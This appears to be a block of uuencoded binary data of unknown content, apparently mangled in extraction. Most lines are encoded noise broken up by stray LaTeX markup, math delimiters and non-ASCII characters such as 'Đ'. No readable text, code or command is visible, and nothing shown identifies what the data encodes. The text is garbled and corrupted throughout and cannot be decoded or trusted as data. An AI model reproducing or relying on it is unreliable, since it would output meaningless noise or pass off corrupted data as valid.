M('PC)]K47E:T74Q'V=YF3)>'WK9X7D=-FO*[VMS`+P'8!%X0+9B,FL!N0!H\$Đ MP:W-9?!KT"_#?S*^]'_)>'70:32,K/7PC\$AU!_J^:\$EJS@"Y/'^O<L\$`1LL,Đ MX;+MM4WM75U]6B21\`E:VCUJ=H#^6-HUXQ.`PJ#A`PGX@KJZJJDM&9L,ZWHYĐ MVSAOGUYF966JKZ06VC`Z/2<2?2=>WC_J.C-S=..(9G[(HQ\G&5)D/U?L;]3BD M\=/+,/+7?5->0G@U'GPUV+_<J+-<@.BM4B(+WDBVD^R;WA2\$QGCL9YW-*08@Đ $\texttt{M.} (\texttt{!I} \texttt{:} \texttt{GVH} \texttt{*} \texttt{:} \texttt{H@+TTKWJK} \texttt{[OYC?TWV_O\#IAV,+R'3=XM\#R?CW<7;.L7C3E_OX:} \texttt{D})$ $M\('9C^{;}.*6\5\Y,*_96-U\CHE\=.\&:@?VUPG=71)JB2'6X9TM\#:&$"F.*0S^D$ M:C-HKWQGB'!^H*O^21;@)3D(-]1=F7AGB_R-UCCR7.?B`#JFZ]0D_8F>F?&!Đ MO57P7767BA>N]M+KL*1N.N_\D,A;6Q*O_G4Y_F4V>+&W5Y?TE66W9_^&&P(&Đ MJ;H6;]Y1_#CP\E7E2[4#W0+\5]#/4\K)K&C*HL\$U(_%YJ>Y"3A"7Z/Y&RD&,Đ MKXYWE>@R(GG%RCNG>(=I))\$PYO,%S@&(H3HJCU1'`W.00C'WF\$SCT?NQKDAYĐ M-(33:?L&,GOJ\>CN4.NB#LN1#@,-NLEF=BB07:\.55>Q^_I*]5"G#\;4T1A!Đ MX!N(J_M1+^#YR?CW(44I+B?W8.+#TQ.3=I,U1'DKF>,!X<I7I[1D@@7'M?T-Ð M\$DK]..8(UA&AQX88:,-WPG&L*Q=B"0@!#)LOP),&NHROBXF,`-:GP#3K!>E4Đ M5JYXCADUTWIQC6X_^@19,;+CL)HY!%XWW>AMNWXX5,XHC-O.ILB"^Y:,+*\GĐ M=>>TU':XR\$?TS8,/!3KKG&JS48\UO=;!F?\$U?;UQ\$^.(>G+P1:(CFGA/P[S\D M0,,]S_Q*7QD'1Z`<]NFD=-!(*<VQ&MU<0P\LIBO*M1%[EY^GZ,N[!GLF6@ZCĐ M)(^<'N^7S8]N8P69L`"`MA:Z%-#T8Z@)/[^6KA0E??8!"TC+%,/P1:HX\$._WĐ M!PS4]"=W1=/:61FV]==7.][#AQ`D.1'.JP\7");N?UB9'=A;!_"1'MLP(QPIĐ M2>^6QW4EW]#GY[7/LA*`VC-8C.[I6C^4A'GRE(:O`)#P8E_2(7#G+/\$&\$'B^Đ $\texttt{MY})()\#)^4\54\texttt{NX}_\texttt{NS}\\ \texttt{6X='Q}] = \$[\'^4\texttt{RH}[J-\texttt{HH}@\$\texttt{EGYD}\\ \$[\texttt{NXT}\\ 2X"\$); \texttt{C}[\&\texttt{FMC}(Z\texttt{D})] = \$[\'^4\texttt{RH}[J-\texttt{HH}\\ \#(X)]) + \#(X) +$ MTNWZI'VQH"@+Y[KYN6QWD@MA23OW^<1'K^4^F/TP+-'E<_,94G?YKC!1C[4YĐ M?D:?[./_:H,FB'OX'G-@_#CX5\O_3UDMORQ*N:U-;JQ7*O(',/(_U\$@VR`[!Đ M\V'T-\T30\#9JX\N2/_,S2\8JT\#<Y>\![I)T&!D!O9Z&4RNM_W\;&\O4MLH/'D MZ.WJ3%1`*.VP:XGT1*=\$)&)&YSE*.;*2Y`;QPST99@8NJ+]@=/<I7*?;=I7FĐ M1'Z@>!+LJV68)WVPD!I'UK*FRWF6N/R>6<(_-A!UST:H])XP`"`YSJ`>YE1Đ MZ6*<QC?"Y`B<8,=`NJXA\\$4L\$-\M_,(P@?6Q4I`;KO451@-AJB`2YX%Q'J8?Đ MQJ!L&4`*/S?MBAFZ:3WI`E'(17!VX\$:\$T!-,7QE"UW3D!'(':"Q@"X*/OO[0Đ M)U^+B<ALVN44-%R#G3#`<EIK6;,XJ#=H&H-V317/)DDX3C9])\EXRI==>QUFD M71/7-!,,\&;@9H0G-3"P6!-BI[Z\$H%VE.\(1W6SI.>\$[[D<:UO0F\R\TT]^AĐ $\label{eq:model} $$M"O(3H7EAP<(8=(]@,A+!\%W&GO@@N:AF$]$$ = $$AL$C:G-UA8$Q[+^5MM&6?3_D = $$AL$C:G-UA8$Q[+^5MM$] = $$$ $\label{eq:mass} $$M^2$; $$+; JSY7 = "QM412JFF < /[`I.1R\ZS]\?0?ZP0MLSS6$$$Q/=R2`G.NR(9ZSD)$$$ MW+[D?G]D5A0O4SQ4CT\+UVGFU]NU^E-QGPPF2B/WUZ?[YZ-L/I54'[;F8.7BĐ $\label{eq:mqapq!s&z^H2[H&\#]Q_I$M^/++`WM-S:C6PA[Q["\$5_\``:]=\#H!L5PJ$>!G]D} \\$ $\texttt{M\&S[6,`(/-W^^W(Z\backslash 4L:\&J.:B93\backslash *P:?SVN\backslash FF\$D\&/OBG0TE1-KN`@_=EYS,OD) }$ M(]5!ZIKJNU^LC^9K5T_W[I'=_K;05V0#WIE=[.+)`/-_#N`_Q`P3V)A'&K88Đ M1 :ZZ[U*`*H/PG#%4\$H)0>]%S\$&4IJ9'X"[0WM<32@N X W*`QC/.X:^` 5AĐ $M'&=TI139K<\CDT7>N <@^M*S%[CGQC+/:W40G%3W[05U;@=\!B(9L365=44/\Displays)]$ MDP>!KAP-0VLOX7MAO"H_^*<PB`#,JW%34Y/.^=[XV;*N3SZ!_>,CH!(#7NS3Đ M*I_VZR6B%C[S!;590HA"UV&T\(&G!Y%LMCC;.U<NINYD'AS;J@3_=-U6U`R7Đ MOYVN^T,C0Z%_,+(A[^>TE!2_!(ZV+[M#7,=??HI55ALQ`1DH0T-CC40ID7*,Đ M[\S0^7\$W#AT\$R.;GGR*[HIKZ"Y6&0%8]O`#,J(K&)0W-:1[W23.88W_0Y_HIÐ MSO8`SZH"?Y"N"N2J473WMZZ=/S#F66Q=OCYWHV1OXW63&2%%/4QCKW^I<P-OĐ MGP84C/&.WWN8UVM=Y!&`TY?\.'@Z*3Z`MV92X`>0>L)X*W`;\.`)T:,=+9"NĐ $MU?#E$(,O_Q@^2A+K7+2RBKKZ.BQY)'[MKSN/R7S]HL9&J0+Z\#],X"S@Y;-!D$

M@SUJTS^!O!/^CQWTR);R?]B3>T/L1)N^'J7;_OQG#Z:]D#6QW<F%W:PPNO0BD M<1?"+O_P[T7:*VH8YX910<G""?N[_HUPND]54S*;6!_3UQ^%'7G,\$[S#&4A/Đ M:E3X\$:OY)*Y%"USR7Y64\=>")'<\%QZI#<>:KU<./;W!XO`U+T1:[5+P\KGPĐ MCW, W?3XZD-A6&-T019/LLBU\$VS`OM'T(ZLE:GKD'#VN4GK1\WHR*SQS''_(.Đ M7;P%WU%WUWF?):'Q\$]Y2^^WHWRY[WMBTVQPOOZ1-[4R.;!"</RCHY*O'_Q-"Đ M4TY18J!\PZ0B57+&9SGBV=N9CP6U]G*XJR"J+EJ'=?0SG9=G#S:#?_XV:[D=Đ $M2B^FM\#<= 6S\.R>6[D=F^D>\X^*]'WGOA!+H\#+P(/<0>[::97[B@9\#.UX-KAZĐ])$ M4^NVW43XNXJ![)ZDRZI2*5@H61TW?>\$:I#=`B"`?!D!-,169=:*X\$Y,P^@UĐ M?G0Z:/#BW01QLR`L8D:RZH>'Q"1X!/C[ZA2WUHW?AY]B8Z;RCUZ\&Z(*WĐ M+W,43#0D4^3EPSN!)&Z',/B(\/0%N1&CZ#W/V]_\FVKQI-)3_,VFV5XRZ[W)D M`\D',+:P^=C\$@%,8]VWRSXP<9V#%DF07@%-**/V?(97`8,\?8'FQ[;"(H')[Đ M, '3'P&[HVA+QS-WHUF['F<\-\-Z1)-/HN@&OJ,D.[`@GT#?Z)@):\@^+#D;VĐ MO'Z\[!UFR*\+U,PQ+K,OCM.Y(,=!#L52[H+:*K!H(^)#VRWVAI=G\[K3ZB.RÐ M09+P(:(\&:Y3!/@1;;#XG2][X9RQOEZ89)[S.+H)ALBX=I&YJ8VQCP!:`2P_Ð MGY-P\$S07"QOJ-UCB_<0F>YY\B.H%0>S3\LDP80./'<R8I[^)G[C)<MG"YTS,Đ $M;^{LK.8JCA5F}$ $V8HG\S3+(4M@O\(C2:,8-0=V3X>+[.@)\;C5>U79?KWX,,7Ð$ M\$&V1; %MJKJ'G]8[C%13`DT!+5:T-WO673?HJJ5;!/J;YV)W"7YEIFDC+;(%!Đ $M%"W^@\)TWU\QEHW:4>8)=L.MA\%)BC(\%!$)U_2%=]K47US(]W_N;.'<I4:+D$ MQY[!^LCW83,"2.\ZHP_>\$]_Z";<[X;DN[#ZC>KJ?+X9=&7'F@G\$<:KZX;,QQĐ M7[IZGT,A9_,T,Z_)&M+5J2%4)&R4/H.C5KL]GK2=2=NM.KC^"PH+@OV^?NF+D $\label{eq:mh} $$ MH]WQI^-B; \ (B9HL_7-\&QVP4;W/)V*S+W/&UUVX=SCIE&Q^V*N3W?J1NGI1L\&D $$ ABOVE $$ Above$ M!.W1^20%P^CU)N,["JC3TO%#\$OQ.(HN@B_I03\DX]`466DD6XD<]E\$?3Q7*WD $\texttt{M=<} \texttt{P/$C^>/TD(Z;\#Z++9*BVV$V@2VQ(H(F(OSZDT[E]J,/3CX$NR8E*B5\#ID)) }$ MPKX:*V\5"YY2+V,<%1@>U\NQCH&Z*9&^M@/LJ9<0U@R81/.PY89-?(\$OA\$NOĐ MNNF!C:F)X^D*J8O8#O-B`U-%K`W@&9\RO9Y6D<26"OB'``C&:CHU5BD&H-EFÐ MHI^^U./)8-QYL@VC^/C..=V?=]+;)_\$D)<WTTC`,!=\$7^4S4I-U)BFAR5`(SD M*61;WLK%T2[P<!4.5:=TK>L7;WEPK/D%YF)\>U9IJS?"[44G;,;T?GZ'607<D MEBY?*\MO2(+H^U+9'6MZX,'IK7BO07COV-6EL_FBHX]C!0@,PYE'AOL?XWH%D MBEUM&3BZ1P<75?GU;/YA!LX%_:5P"\[/[HO*JX-]#:TZ89?Q-J(VVJW#1<VNĐ MRE<-)[/:N%;=GH]HEJJU3U*6V'>7V]B9%--1=\$O=&VWACY/>[*?B>,6--#REĐ M^3,,FYU7]Y?+RNW%A]R'EIH,G>US^,\<,1Z;+L[=CR+K6]SK8=H@IY>O:[IBD M=!XN^W^VC>*E'R"(NI;5-%^?PWWHU"ZX0`]U?3X?WS)#%F`.KNKP9B!5#R!0Đ M'330#)'YU&ZO";ZG>A(@@WVN-Q&<789(7Y\KA'<2#QEHDGUT=>+QH%Z?@_#LD $M[;:'?6SSJ";7>IXY37P]'V9%'[>=QXZ&\=:FNB6O.^Z;OK@L+Z6SF=Z,W2E>D$ $\texttt{M\&<*} \# 'Y*; \texttt{SPC/VQ}; ?\texttt{DTRD6'} 1 = -\texttt{F}J^KWXZ7CT = \texttt{OMX}; :_U \setminus J"J2J = R27, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{R27}, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{R27}, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{R27}, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{R27}, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{R27}, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{R27}, WPOD = -\texttt{P}J^KWXZ7CT = -\texttt{OMX}; :_U \setminus J"J2J = -\texttt{P}J^KWXZ7CT = -\texttt{P}J^KWXZ7CT = -\texttt{P}J^KWXZ7CT = -\texttt{P}J^KWXZ7CT = -\texttt{P}J^KWXZ7CT = -\texttt{P}J^KWXZ$ M**I'M.MX!Q9"QQ!@?CL(BM&#GNLY;A!.O_L:B3;=;CU7`(7E,'P+GK(RV]=ZĐ M(1GM1S0>K:\[YM8(>0]D/-G%7!A=.P87=;L*"\$TT/EPQ7>/_/!K*\VG5[9OSD MMZ*JGLFA>H9Q:,M<RFJ@DKJW)<G]T<19T%CWI(XW_QDB;DY4L)]>TTOPQ+)CĐ M(NX\$5U8;23?,2D5P>'^803=249]*6WRH(K:LSS_34(BSE=Y5%-^+]"`U;65\D M5>C4KFX:,[MFF;UJ,FQ\?!"&RP#\`7.^%U2L-)>8T\$'B7"<=920_E7=NKKPIRĐ M9.!_NH6SOMBXF/X[7+M^\$+Q#^U39RE=%ZGSKH97L<ZR3+"PQUO:]X8%"%<] Đ M)_",ILA4=HTK/YK"Y?+I".MD\I.5:#WQ?>/BBN-,.OVR=7NSS>%Y/-#]]/+IĐ M60.*P84'&=CG93?8U\$\$=./;"0[R6U[KFZS>2`%\V9_&+_M\$(4?0,WCTEU3BJD MVZTM^?;T7G2,/>G(R[5LZA'EX;;]^^YAG"0ME&[XO4;_3V2RNLOL=3P3_JIRĐ M[)S1>S^M),/'OT@"\$\WWY?;Q(]3'AZ5<D)70]]DE6S39LU6FHA_!AJJZ0X"1Đ M0[9U2DMJT_.[UF?:3;>WNQHIZS3\/Y'K'\&CG#.\(ZD?R!]\$"00<8'<[3K+KĐ MZAP7?0:XK(-@6=%4-`480,<71R:`8;K;48UFNF]HE-BSKVUEZHEFPDTJ=S29Đ M9%F>V9!L22PA<IW)U]UB;"6Y<VWG.8918,7'7^6#FKVX\AU["G<6M>Q6O^=JD MSK%;8MJL'CFJ6NN7DCCU+OB#PPC?70IF0FELXUC.^WHU`BN3BM,X<6-TGWONĐ $MO<HQ-RXQ3E)JK?CR$\#_]$ `.,2Z9E;-:20&FHHY1`[2C=\=)/^9H4((O\R;E%+D) M]WSGX=A[KE%=J11B?16%%J19XKL%"]_>MAKV6\$J/+X>G>I?L42L4;%1DU:/:Ð M51B^VM1FP;0>YA=>];:8;AA^JERQV<F!/AAU66:]Z>5RP",=:)OBENWBKHWNĐ M'N(T2S'V63MV->G.B+\1[]'(]CA5,?QTM'8QR3.[[O\$Z;.%:Z^#A*.OD7'%XĐ M,U%<^EDCK\$/G#0LLM\$K,VW\$,D5J57<ZXBF#C1I\$1,UA(C'":%E>-5*SJY%S\D M1;.[K?=EC9\8X(E97DH@E8U'O<Z,3B%S69BD00J;M(#B6UD5MZPH\$_KQ[E^?Đ MOO#44R[/%P%U/\6DN^+5S*/8>@WST?Z7KG>SGK->^VD_X*:@K5_^M[F=U_7[Đ MZ4^W`QFJB!ET*PQGBJBK-X+0>#_%1=521V>#"\T7UQT'V:,!YKEX3AUDG\3?Đ M]1# GZ&\$GO2=.X/.MZ-H#NQX)S[WB'Z#AS"\$PL.CS9]C,(SF[S4(3JUM?8VDĐ)]M5;I.+L,IISU971-`U\$#&A,\8;O#Q)\O';E:RDJL-H#NZ<`P&,OZE=SFJU]8,Đ MTE+5\,70JTK7HCH;TX-G:?=B:+&)#:%5ZX*ZOI7^?CO,W<1V;"_26+Y27UM^Đ

MR7?\$, $H/-\[:_.)$]^WU,["%"R':=S^H@\OC=7=>]J4O^B%;BP)P6)I<:)875ED M,8>J_XRS3*CIO45B;-EZ.P\60\L,WW]M;BLW'!T&>\CS2O*0S-2X\$RPZ)*!YD MN2[RQ#-+OK:1FLDOI3EHQ]M>/DK**&>)VRZ7UC9YW5&.0#2SME1Y9G\$>7DU>Đ M9RZ8N]-245'Y5DOV2S[_OX^5SQ'L-VR7';J^.9W^F-4KGNY:DJ:->ZPBO[@RĐ M+-@%M.?N&&%MZ>K6*U((3S8=/S]3^B^ZZ]?:T@CHC`X\9,_;<//HY+FL[S2*Đ M\$MG&R]&Y=*!@+P(1Q72%3-8;2U8"CXIZ+4O%YDK7'2H4!U82_Y*J-^4YF\$H/Đ M)O++T=?0X8>MVT7LF\5[%]=+.4J5J^A29]NJ=X/+J\FGOX#%-GRFO!2X7L%FD $M/\$UB\&)X9;+#<\$UTH6NLR2=X9MJ@I5?WW5A47>.<K!AKHY_/1SG!.AR]YD^#-Ð$ M=C)`?PA!*1>O?YFM*K?[RK"P,)977[!=<S.VALE(*<;:1QH+GI12<`8]9G8`Ð $M)DJ0;P9,OW"'W86A0=(/"N4V/6W+DU<)7[>"%:VF.(YA^X/@Y@W%X[+3;0B\D))$ M; "0&> '1F=8JV, 4NBVUZ^1+'/SDZ8IHLQ?NS\=SO5_,=.G3U'I7@B\L7ZWA:3D M=8._N;_SIIZ83#8&9#AB[SBZ#-@-/AR&T5F[`FXE<]2_VC*=3!_3>/'``?IĐ ML%=[2]TL+J)O;OVISO)N/89Q^S!N\$>ZNN3-.0!^@&S]ZH-1ZBH;I@@9AXQADĐ M@O1\](Q9].E5K>7]5@/9VEK@ZL0KF*_OR-HJ'UR3DZHVV,E;N1T\HVOP\$EF4D M]#!)6.)9I.P+K_J^/)?.#LO<QRN_,/`ZDZ@VL*8M<K9]6_B;<C@LK\)V?J2/Ð M=1L?O-3A?;P`T>O2SJKI!I,&X'%:Q1P=8C&ZAO3P-)UW3UM;LW>5.7I'C/VIĐ M9B^5"S]ZG=M00]L,S]!+ZH^;UFX=%(N=H:;U&I]]',*V-5K3AGT83&HFB3]@Đ MIGK8:R="M\$VW;EK"J;9'\$_0/8MC_X4A?T`\8GKMWA.BJZ8!8<62RP%^,\8BZD M'5^/\$TQQ5`8MWNYUNKC%X+J,AG)0BL:FN'*^J.FOT73Z@!H!7;'P0\$X7&L7KĐ $\texttt{M'E4\&=(5D9W0_!C[2E[/30L-6,?8MI"HFL5U)2Y>C/N+4=:7$!WA/9Z?=ES\MD) }$ M+IA-BZ*]JKOW,QXWBUGB:TOS]90"Y[]W4=YJP9/^1M!!@8PVA=(5_@ZUOY`*Đ MH@VTN?50JI9N:I3MD;\<[?PS_'0VG16="[WS5-\$VBF:I:FMCO).CJ9P7U=+1D M]BK58)E?U;F^LMPC%2^:/!OOTXI5+UT+##(I*Z/(\7LTE)*)P.>[TCOXK>*SĐ $MGKY0?DY&\#'(_AL!_@&6[A(\?36,\$9\&F\#6W@LQ!S:U\K3\$9L]9A4-IGWN473,D$ M872<DD-]/B;J<4&T-1!=`%=S\$%7DJ_8\$-A\AH?XP23/@E5C^&X'(YV22YG"XĐ $M[;^66]_{1!} < !UV; M$HG^BFJ1: JWP: .QP\$[$L"W5ZNK<=+J77B\MP?;)7EJH=0$ $\verb|M3F_H-#'^,+P@#:+WO116]]"MG^+LS'O^\8#H:I-HT;F^<3L!>P%^>F1>L\CD $\label{eq:md-def} \texttt{MD-"=(=!5B\&U/H\&L<'0\#F1\&VOH(JGF]0F2;FN;*^B\&BF1OJ^4=V.X651>,)>=} \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF]0F2;FN;*^B\&BF1OJ^4=V.X651>,)>=} \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF]0F2;FN;*^B\&BF1OJ^4=V.X651>,)>=} \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF]0F2;FN;*^B\&BF1OJ^4=V.X651>,)>=} \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF)0F2;FN;*^B\&BF1OJ^4=V.X651>,)>= \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF)0F2;FN;*^B\&BF1OJ^4=V.X651>,)>= \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF)0F2;FN;*^B\&BF1OJ^4=V.X651>,)>= \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L<'0\#F1\&VOH(JGF)0F2;FN;*^B\&BF1OJ^4=V.X651>,)>= \\ \texttt{D}_{\mathsf{S}} = (-!5B\&U/H\&L)(-1$ M#%@K(K1P57>Y"LS*N3U4H"&I?\]?T4X^54+7MG9RAJ.J_G@?6&1HC*@K%AQĐ M5=7T7*3=6=J\4MN)>8!.U<ZV'MY8SF;\K;;\&.T>Y2/%\SO?6)>G::7U1'JKĐ MW<`8?3Y@_W4V^IH+0+!U3CWUL;XV""RT]P/,SL(ZTKW.P,VH/:\$?MGNP:TW<Đ MP9, #7LU8/]'S>H]]C+*%?A3>QFLU.\$/[0(-&?\$WBG:)<K0S*F]D:W13+.IO1Đ M6`*#S:4AP**15).FWHQVY:*/[WCPRYRFJ-'6]?]61[.;@0>[<%&_OHAT!5,6D M8^EX/'<14-M_EWO^P.(T*IGX&([P^6_UKG^\$(I6<IBH>J724^.MD(>DV^2-;D $\label{eq:mwpn9} $$ MWPN9\#>/D^^'*>\#7>_W6+DQ_)D[)LONBT"=]ON,^14R!\#\NDN^[$UBL-MILYD].$ M(33[7+2AY\$\$&G6_MOQ1L_V;)G!0Q[YLQ!OGV7-NNO9`='YI[3DC;X?;_>8GWĐ M\$?0#M.?G1./]5?O_H]I_%0_Z8#B>C[OQ^]*.8/_56_^[.&D%AN_Z796)=_KOĐ M=_D_)AB,:G>S&"P;Q3;Y[W?Y#Y%S#,W^<08%82D&`'P_B`0]4FIU\2[XW]3[Ð M*_CQ5'IZ5?%X.;:8_S?U_J."3;6S4WZ\]AK[OX^U!=A+#0A"U^OEP&W^?Q^KÐ M'=CO*E__ZBS+8]&V_S][<!/T-XNQQ9,DPF^]#"1WV?";L;*G"FKJ%0\$9/`T]D M-F%L-.\N]2/FFY-I]#35"[_0BP]3'K[FUX9.VWW>'VALTB2II"E\$-2\<5<\$.D MV^N*6 =T<&8V8=;*]+ZOGBKEZM\LLMO/UB-L'.ED;16"T7S8C3W68[GO9H+.Đ M4PMYW..:SA,1DY%6-?*^Y\G\$;BF+3(,[J/]%T:)T8"84ST97IX"FIROY#0VTĐ M, OD) 05*1 $+S-S<_A+U, 3<AH(*13+K'9.6$ * $P-44:I<, *ZZI<Q^*$; KO60: *8M8D $\texttt{M'D=?3.)} > \texttt{GD/">8BQ@9K5Z->(@VZ?.6-L1JL;5^&'\%?X6'"=[YB0;>T^G5D) }$ MYQ/4Y[,16+?Z\$2)=]:7/DN4&EY+G93/N;CZOSDSS\$FW\$(-"P1E.10K:KWNTIÐ)MTZ\$=N2ME)IKCZA32P/\$T%:GD[@*!0J=%MG;LHL+L5:]BV?;B1AM+1RQ9^2"_Đ $M\0M<R^4:_:J7\#[UN5C"-0H)WST->R^3'2ESKW-9\"J4DE8`EUE+)KS.J\P/^Đ$ M+-92TX,&UO5GU_\Y9WK@E/3[/<G\M\$EWC.!Z@!J30-W#0T9BJE@_C/7%->6BĐ MDC\$T8?HZ[2@Q<\$\<ZW6BDSI]M]*.46`"S`MQ=]@[B;BV_9T89W!83@13^^1#D M6@TV0_ZQI&\[)R&B%L*#>)M]Y27BQW3)RIWR)XI+D_&N9L,&BH7,BY4M^J])D M3QE.:R6KLN4/P&A;L7&ADZ0E[B+J)./G1:L']23\O&>M7/V/F&_4C:JVYRJ>Đ M5S?3T)-8#A^7GX=K\$<>\$'-6E]XD\U;6JF=7A68VRLL_,CY\$NLU=3RU%9RQW6Đ MTM77,MM[RK'=U!R2PN<GGEZ6WQ=?*6^LYUM87KPH@G+@W5S7IE7REJ[/3F'6Đ M31Z%:I.;YT+/SV.<VO4[5#KVF?J66%:F5Y:M-OLZ><%:9"27W*[YK':5+NY)Đ $M#6/O=W-E,VM;1<_:SL+29K:)6!H'7W3QAI0^9S]==;&WY___%[P6@)]AO%I?*D$ M:DHJ.K@;QOG+M39T24B`ZR7`<!J:PV`F<,!AA^_*<#M8N&)\Z\V=([F4/OUD M&"\$G\!E618,=W[)13NL,K37K0@4?[>!WX89-(<&\OK`EXW[4)>+BFI\:5D8<D ML)22,34T7)GJ5.:6-JU-">N&PZG!<+A(N8*/S_D79`?J)L(Z=^H2.LXRFCSPĐ MI),4U9)L?FXLK_'06-,M#?\QEKZLR"#%_&V!<7YJ[P*#VDX3YIR'_HA.Q;GMD MXE50LM!: U3<55=WPOC@6.VQIL@L!1\$.EKEH4J!*05!0EIZ..I:\$A.7"JC+J6Đ

 ${\tt MMB:@:\&A94EXY)?+ZI\$*?Y;01;?\\O((\$./8\$X,[A2"ER,\#D+GIU,HAPA5\#87+D)))}$ M3PLU9&X.?:B<N!JK7@SOP&P#9OZ[@;_`35F5:#;`*-21;(ZRW@9C8U2>@:<'D MF2U`@#4)]E'B:1HQ`X5BOBY2K7"L\4@]T;QE:3/>['*JAY;(82G+LQKL+07(Đ M3YA2-OB/"]2J@A=M0[:%6D%EZWI[N;3NRO4Q)'C8G^6,>^OC45][V6E-VP:9Đ M;:3,J\>JJLF%QG=DP>H(H;>)\$;!(L)[\T_2-I,P_PXYO6J33M4"-RKGZ\$HX8Đ M<MK(&F"_P:"<*[")9V`<:0XFLKQX>'2],_X%1)GX_3"!NTY,1=L#ID<`-G,KĐ MMTAKY/YE8V\$86V+T!ND'GQ;FXJTU#A7DN*A(940YU(GEE!;)YP%B@&2@(F)0Đ $M!N/9N; >]N#I^HS^3 <= *K$6_NX)FMIC3:, E=-&"8*DJ2^-AH.^M+C72JN!">)Ð$ MZ\>>JMDXDA[MJ`JLF=4Z#Q2QEGIECIR9YZ.:6JIIJ.7=Y?>Z?UW0YKKPOFQXĐ M\?F@[<+>N!3D_=S]3'_[4><@-I-W6GNF>X&TDQ(Y/;G,9'::PFR54D;SSK.QD $M45S-+?T\#GZ\#:D+01$M02OGZ*QU7!UM;,$.'],KCU7\(&\#)@)Y,N<7W(08U+0D)$ M;+Y(8%@8].@MR6GBH+*<B@Y:FK@='4',@6+85<5#3UJ&;&%<M>12.C+%?H8"Đ MC+I(5\$@#IR;36N%\$TP"#OOCZOAPM<'@%%\$E2O`P\KKB6S52.YU*T\$^'#P],#Đ MO]<:/ICXJT?7`;S*O\$JZ9\[0FNTG3;PBO?-7R91[YHBU\!?S\$_+BQ<-!QUQPĐ M'L<T(*&0(1C;&\$T*OY`LY-SL;&RD?HGV?/1\B"J[?;%\$AE#4%3_7L.`[J9QVĐ MU&EI,95^A=/9ZV2N\JE@,T3XK8B^/R.:IX6?O;\S<UZ^7'K*O1VEI/51P2:?Đ M&\$JG8U`A.<^Y'F)2!G=.\$3%>ZBFF"Q6Z(;5KANQ<\WIM/3T?:';V,HWG<K64Đ MTR\$;L75LQOMIMXPV_KB85S"^4!G:RBPM;_FUQP]\$0%11T<P\!>>J[7%)CB^^D M.L/N:3!35L>V;7?X7R+^#3(EO6!/\I,L/_IKAU@^]WC-+G"7A(#S)0!(=W1\$Đ M:L@H)UK*29I19/QHQ6+.H,ZQ?K5DT1<5ZH8+X7-/KEGIAXA4VE0QI#?A7@WQĐ $\texttt{M55+-3W(]} \texttt{SP:QRC} = & \texttt{G(Z20K+M@N3+D}] - / ! '2C' < \texttt{H:02'KJ)C)TL1} _ Z * , > : \texttt{D}$ MQ"CBYR<)8'Q'*.=BX#6GSZM8R"M%[\3T0ZQC;9"E<<1WX%@L%10B;.9JJ*,UĐ MYH:TX^(:>)(RI/`C9NF'.\$-<5BF9*N7QS&L\X`<91<-XJNY\$+RT+:*:H,[Đ M605;!]&2R@DVT9736?;KL_B%?M60E81F8_,%4J\N6_76M\$DYW52%=]:2SS19Đ M[U;715>:3::MQ[T+YV@08ZXU:(B/(UK8VAF5)6)H32B"*IEO<8ZGZ^8I9W,GD $\label{eq:mk/A34PYICOY#T:5CCKVJX&?.G,?NDJ=/$I6TST\RE>&7NU*QV`Q;N&\%^SJCD$ $MD*D;-!IR'=44*\&;\#<UC$5@Q*9YD:I-.ZSFMCW\Y!&W-S]%(F<]9(Q30UK39VD)$ MSB][\Z[][7C>B\$FZ-JD9]6N7-J]1_Y)03=C]AU/88]304R3T;"IBB7S1\W([Đ M7OOJ7P2`BS\K4P\$J)+1TE7-+2X7CMU551GREP=UH*FDX3ZCBU8?<%&EM:EV@Đ MILVMK2,A)?GE2Q/0QR2-,B^HKJWYU2EHZXK0Y#3%2^(.)G\$/T!4!RZ2AF<4GĐ ML/'LL^3Y0EOG`W%WK7EE(EIF-\$C`Q.+/A7%E8V,SA(<-S:XEFI6MZD\$)BXMKĐ M4XP.R>*!E96^'\$%\$#\$5B\5L@\0<IE*.Y@H:%[G5X'%-C!=US".8PXI]0((5PD $M'=Y+8@;F2W,XQ7)"B[NXJT3;4MEU4@)Q/JYEPHZB1-=I.]B?J@)^2"&?L9YD$ M\N\$3(R+:)PL\$'!XG@,N"R\6YZ"@%+8TYH=E288\$TB;\$Z&QJ3U8N`B`2M`>\3Đ M!M:=I>D?T\$"5G!-W\70*F4^RM!Y@7DW1<<-6F&\$TLU0ZE)C4*5J<F!T_IBNED $M<6/1QAS:*==P$*#<!4SB.;138`BC[>KLJV:BX)\EZ*15LTM7A(L5,MT+L-=Ð)$ MN, *YYT/HMIL\$A@N<3Y6"_LC/U]3S_D; `LIHM9^8HY+@,-1YVF"N>H `TND738Đ M+'BH<]PJA4__(`!S-TA5EW;D,SVJJADG,6_6\$>\$X9H<S93JF.N86P3=:(UNNÐ M2TR<)?CFF+)(7]]R^]F84OJ6E+%OY#7\$8W+L3:EMN\$I]JDF1!>\$N,N+X*[:3Đ MMSPN*D?/(-?2P@)2&;4P3O2'&>YS<?<="ERE]1ULK`"5\38\%,5Q1]*XHYX"Đ $\label{eq:mdou=5} $$MD0U=5JEQG&$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1;T6]($\ZW!Z@8HQ(D)$) $$MD0U=5JEQG&$MQP2CD]S+U;EX;H&!74D$5MQ&[=?>O_"1;T6]($\ZW!Z@8HQ(D)$) 